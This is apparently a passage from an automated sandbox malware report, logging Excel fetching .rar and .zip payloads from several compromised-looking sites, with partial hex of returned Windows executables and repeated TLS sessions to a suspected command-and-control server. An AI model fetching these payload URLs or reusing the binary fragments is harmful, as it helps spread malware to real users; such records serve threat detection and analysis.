Jan 20, 2021 16:13:26.689331055 CET	812	IN	HTTP/1.1 200 OK Date: Wed, 20 Jan 2021 15:13:25 GMT Server: Apache Last-Modified: Mon, 11 Jan 2021 21:14:58 GMT Accept-Ranges: bytes Content-Length: 765440 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/zip Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 35 51 21 75 54 3f 72 75 54 3f 72 75 54 3f 72 a8 ab f1 72 74 54 3f 72 78 06 e2 72 77 54 3f 72 78 06 e0 72 74 54 3f 72 78 06 df 72 7a 54 3f 72 78 06 de 72 77 54 3f 72 a8 ab f4 72 76 54 3f 72 75 54 3e 72 3c 54 3f 72 78 06 e3 72 74 54 3f 72 78 06 da 72 7a 54 3f 72 78 06 e4 72 74 54 3f 72 78 06 e1 72 74 54 3f 72 52 69 63 68 75 54 3f 72 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 15 df dc 52 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0c 00 00 64 0b 00 00 16 01 00 00 00 00 00 98 6f 0a 00 00 10 00 00 00 80 0b 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 b0 0c 00 00 04 00 00 00 00 00 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 60 72 0b 00 4d 00 00 00 5c 71 0c 00 3c 00 00 00 00 80 0c 00 10 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 0c 00 e8 1a 00 00 60 10 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 f4 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 70 0c 00 5c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ad 62 0b 00 00 10 00 00 00 64 0b 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 c8 e8 00 00 00 80 0b 00 00 1a 00 00 00 68 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 20 09 00 00 00 70 0c 00 00 0a 00 00 00 82 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 10 05 00 00 00 80 0c 00 00 06 00 00 00 8c 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 e8 1a 00 00 00 90 0c 00 00 1c 00 00 00 92 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a1 fa 01 10 c3 fa 01 10 b7 fa 01 10 89 fa 01 10 95 fa 01 10 50 f9 01 10 b0 f9 01 10 20 fa 01 10 00 00 00 00 00 00 00 00 4c 51 0a 10 54 8d 0a 10 4f 99 0a 10 68 f7 0a 10 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$15Q!uT?ruT?ruT?rrtT?rxrwT?rxrtT?rxrzT?rxrwT?rrvT?ruT>r<T?rxrtT?rxrzT?rxrtT?rxrtT?rRichuT?rPELR!do@`rM\q<`8(@p\.textbd `.datah@.idata p@@.rsrc@@.reloc@BP LQTOh

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	132.148.96.144	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 16:13:28.319467068 CET	1620	OUT	GET /ylztwx.rar HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.gastronauts.asia Connection: Keep-Alive
Jan 20, 2021 16:13:28.514552116 CET	1621	IN	HTTP/1.1 200 OK Date: Wed, 20 Jan 2021 15:13:28 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Wed, 20 Jan 2021 08:57:00 GMT ETag: "2a38d0-bae00-5b9512357cf00-gzip" Accept-Ranges: bytes Vary: Accept-Encoding,User-Agent Content-Encoding: gzip Keep-Alive: timeout=5 Transfer-Encoding: chunked Content-Type: application/x-rar-compressed Data Raw: 31 66 61 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ec bd 77 5c 13 cf f7 2f 3c a1 46 04 83 08 8a 8a 8a ba 2a 8a 02 8a 05 c5 42 09 b8 68 90 5e 14 44 54 44 c4 8e c1 0a 88 04 90 b0 44 b0 77 4c 0f 89 1d 1b a2 d2 a5 c8 0a 8a 15 1b 76 17 c1 86 0a 2a ea 3e 33 1b 3e df f2 bb f7 3e f7 f5 fc ff 44 c3 66 77 a7 ed ec 9c 73 de e7 cc 99 33 de f3 72 80 2e 00 40 0f 7e 69 1a 80 02 a0 fd b8 80 ff fb e7 07 fc f6 18 54 d8 03 9c ef 76 73 70 01 8b 77 73 70 60 cc b2 75 d6 6b e2 56 2f 8d 5b b8 d2 7a f1 c2 55 ab 56 f3 ad 17 2d b1 8e 8b 5f 65 bd 6c 95 35 d7 27 c0 7a e5 ea a8 25 76 26 26 46 58 57 19 63 27 f8 0d 8e 0f 9c 11 f7 cf 37 ef f8 97 38 3e 3c 6e 34 78 19 b7 81 39 3e ef 3a 6f 8a db cc 1c 9f 31 d7 f3 8e 7f 8b 5b cf e4 99 1e 37 95 b9 fe aa 2b dd a3 ae 74 af bb ce 5f 30 47 ff 65 8b 63 50 f9 ff b4 dd d7 03 00 1e 4b 1f 58 34 3d f1 ff e7 da 73 a0 33 b8 3b cb 18 80 a8 ee 00 f4 66 31 d7 0e ac 36 02 c0 14 fe 48 ee 8e 4e 4d 99 df 3a 00 18 74 e5 f9 e7 08 ce 18 6b 3b 91 b9 ed c2 62 32 99 6a b3 68 8f da 43 64 5c 77 e0 0d 8f e1 6b 8d c1 54 74 31 d9 18 98 ea ff 6f 3a 37 c7 18 50 fd 60 7a 98 c9 e9 ff e5 1d d8 7c 63 fd f7 bb 5a 63 0c c2 59 ff e7 f4 76 fc 25 1b f9 f0 78 72 51 77 6d 83 d0 b3 ea fd 77 1a 6b 58 ad 5d d4 42 fe 42 f8 bb 9a 02 da 67 87 6d 01 31 dd ff 2b 1d ac b7 c4 6e 99 36 a1 75 37 6d dd 00 76 17 48 f9 5f d2 b9 d8 c5 ad 8b 5b 0c 7f 33 cf 0a 9f 99 e9 b8 ac ff 5d ba 25 2b 56 c3 84 e8 d9 51 1f 00 2b 78 dc f5 bf a4 73 fb 3f 3f e1 ff ff f9 ff fa 91 fc 62 99 96 c3 ef 25 f8 15 c2 ef 5e f8 f5 fd c9 32 3d 03 bf d6 f0 f7 3f e9 78 7e 46 a6 81 22 23 53 9f 83 46 a6 31 1d 46 ff ba fe a3 c5 c8 74 77 44 77 d3 b2 83 ff be f6 9f 9f 7f 68 0c 92 0d f0 83 df 35 70 cc ae a1 58 ff 75 0f be 69 60 0e bf 15 f0 5e 05 bc 27 41 17 7d fd 82 25 e6 87 13 59 8e 15 be 22 2e 66 1c 25 43 17 89 2f c4 8e 1f 90 65 51 3d 85 4b 01 95 b5 2f 0c f8 c6 d2 31 54 cf 40 96 88 87 99 53 c7 37 87 01 6d 82 58 10 ab 03 b3 99 fa 56 71 31 6b 94 93 fa 74 7d 69 d7 3d 22 9d 0d 07 bd 5f 2c f0 a5 a6 74 1b 03 04 15 c6 30 33 1b 26 34 a7 e1 87 0a 9e 06 0b e1 c1 1a 85 26 28 e3 dc 08 41 85 69 39 89 3e b0 aa 4e 33 27 56 d4 ff b9 7d b1 91 d4 3a bb 58 40 7c 16 54 e8 09 f9 18 3b ad 1d 15 8b ee f0 39 44 1d 75 1c d4 d2 55 06 a3 61 73 5b 74 1c db 61 25 a3 33 b9 18 46 04 62 36 7e f0 c4 da 3f c3 33 9c e0 62 36 be 7e 31 03 0d 61 3b eb 60 66 1b a6 4d 3a ac 5a 3a 98 5a 91 31 10 10 d5 d4 f7 cc f0 ff 7d 03 1b 3f 06 05 13 5f 42 a2 ab 3c 4d 75 00 fc 6b a6 0b 2a 3d f5 e0 57 1f 38 36 88 92 70 c7 9a e8 c9 73 cc 92 2c 88 aa a7 be b7 04 a5 ac a7 a6 9c e2 55 66 82 12 b6 f3 cd 84 0f 9c 62 4f 53 41 19 4b 50 65 e9 7c 2b e1 5e 2c 78 fa 50 34 87 4d f5 9d 5a 49 c7 02 d1 1c 63 aa 3e c4 1d 2c 88 98 af ed 09 ed 07 b6 55 2f 20 98 e0 63 a6 44 23 91 91 05 db 12 22 24 4c 59 a8 f7 45 5b 6c 2e 4f 41 1d 02 be 2a 62 51 a3 41 ef 1f b4 af 88 b0 86 3d 4f a5 32 45 85 95 b1 01 f9 5f 1f d8 bf 62 83 89 ff f4 6f 40 50 70 c8 7f f4 b0 79 d7 08 68 8e 79 Data Ascii: 1faawV<F*Bh^DTDDwLv*>3>>Dfws3r.@~iTvspwsp`ukV/[zUV-_el5'z%v&&FXWc'78><n4x9>:o1[7+t_0Gec PKX4=s3;f16HNM:tk;b2jhCd\wkTt1o:7P`z|cZcYv%xrQwmwkX]BBgm1+n6u7mvH_[3]%+VQ+xs??b%^2=?x~F"#S F1FtwDwh5pXui`^`A}%Y".f%C/eQ=K/1T@S7mXVq1kt}i="_,t03&4&(Ai9>N3'V}:X@|T;9DuUas[ta%3Fb6~?3b6~1a;`fM:Z: Z1}?_B<Muk*=W86ps,UfbOSAKPe|+^,xP4MZIc>,U/ cD#"$LYE[l.OA*bQA=O2E_bo@Ppyhy

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	85.17.252.207	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 16:13:30.386687040 CET	1663	OUT	GET /uzssv27.rar HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: laureys.be Connection: Keep-Alive
Jan 20, 2021 16:13:30.439138889 CET	1663	IN	HTTP/1.1 302 Found Date: Wed, 20 Jan 2021 15:13:30 GMT Server: Apache Location: http://laureys.be/cgi-sys/suspendedpage.cgi Content-Length: 227 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 6c 61 75 72 65 79 73 2e 62 65 2f 63 67 69 2d 73 79 73 2f 73 75 73 70 65 6e 64 65 64 70 61 67 65 2e 63 67 69 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head> <body> Found The document has moved here. </body></html>

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 16:13:31.319897890 CET	1664	OUT	GET /cgi-sys/suspendedpage.cgi HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: laureys.be Connection: Keep-Alive
Jan 20, 2021 16:13:31.405452013 CET	1664	IN	HTTP/1.1 200 OK Date: Wed, 20 Jan 2021 15:13:31 GMT Server: Apache Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49176	64.37.52.138	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 16:14:29.273102045 CET	1775	OUT	GET /by9zwa7p1.zip HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: cms.ivpr.org Connection: Keep-Alive
Jan 20, 2021 16:14:29.931037903 CET	1778	IN	HTTP/1.1 200 OK Date: Wed, 20 Jan 2021 15:14:27 GMT Server: Apache Strict-Transport-Security: max-age=63072000; includeSubdomains; X-Frame-Options: SAMEORIGIN Last-Modified: Thu, 14 Jan 2021 04:03:15 GMT Accept-Ranges: bytes Content-Length: 765440 Cache-Control: max-age=2592000 Expires: Fri, 19 Feb 2021 15:14:27 GMT Keep-Alive: timeout=5, max=50 Connection: Keep-Alive Content-Type: application/zip Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 35 51 21 75 54 3f 72 75 54 3f 72 75 54 3f 72 a8 ab f1 72 74 54 3f 72 78 06 e2 72 77 54 3f 72 78 06 e0 72 74 54 3f 72 78 06 df 72 7a 54 3f 72 78 06 de 72 77 54 3f 72 a8 ab f4 72 76 54 3f 72 75 54 3e 72 3c 54 3f 72 78 06 e3 72 74 54 3f 72 78 06 da 72 7a 54 3f 72 78 06 e4 72 74 54 3f 72 78 06 e1 72 74 54 3f 72 52 69 63 68 75 54 3f 72 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 15 df dc 52 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0c 00 00 64 0b 00 00 16 01 00 00 00 00 00 98 6f 0a 00 00 10 00 00 00 80 0b 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 b0 0c 00 00 04 00 00 00 00 00 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 60 72 0b 00 4d 00 00 00 5c 71 0c 00 3c 00 00 00 00 80 0c 00 10 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 0c 00 e8 1a 00 00 60 10 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 f4 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 70 0c 00 5c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ad 62 0b 00 00 10 00 00 00 64 0b 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 c8 e8 00 00 00 80 0b 00 00 1a 00 00 00 68 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 20 09 00 00 00 70 0c 00 00 0a 00 00 00 82 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 10 05 00 00 00 80 0c 00 00 06 00 00 00 8c 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 e8 1a 00 00 00 90 0c 00 00 1c 00 00 00 92 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$15Q!uT?ruT?ruT?rrtT?rxrwT?rxrtT?rxrzT?rxrwT?rrvT?ruT >r<T?rxrtT?rxrzT?rxrtT?rxrtT?rRichuT?rPELR!do@`rM\q<`8(@p\.textbd `.datah@.idata p@@.rsrc@@.reloc@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49181	185.32.190.115	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 16:14:31.949980021 CET	2614	OUT	GET /d8ms3mljy.zip HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: salaodigitalautomovel.pt.deve.pt Connection: Keep-Alive
Jan 20, 2021 16:14:32.020127058 CET	2615	IN	HTTP/1.1 404 Not Found Date: Wed, 20 Jan 2021 15:14:29 GMT Server: Apache Content-Length: 315 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 20, 2021 16:14:23.457039118 CET	194.225.58.214	443	192.168.2.22	49171	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:14:26.228542089 CET	194.225.58.214	443	192.168.2.22	49170	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:14:31.550004005 CET	194.225.58.214	443	192.168.2.22	49179	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 20, 2021 16:14:34.591666937 CET	194.225.58.214	443	192.168.2.22	49183	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:14:39.169614077 CET	194.225.58.214	443	192.168.2.22	49186	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:14:39.331029892 CET	194.225.58.214	443	192.168.2.22	49187	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:14:43.089103937 CET	194.225.58.214	443	192.168.2.22	49191	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:14:43.135684967 CET	194.225.58.214	443	192.168.2.22	49192	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:14:50.108299017 CET	194.225.58.214	443	192.168.2.22	49199	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 20, 2021 16:14:53.840101957 CET	194.225.58.214	443	192.168.2.22	49204	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
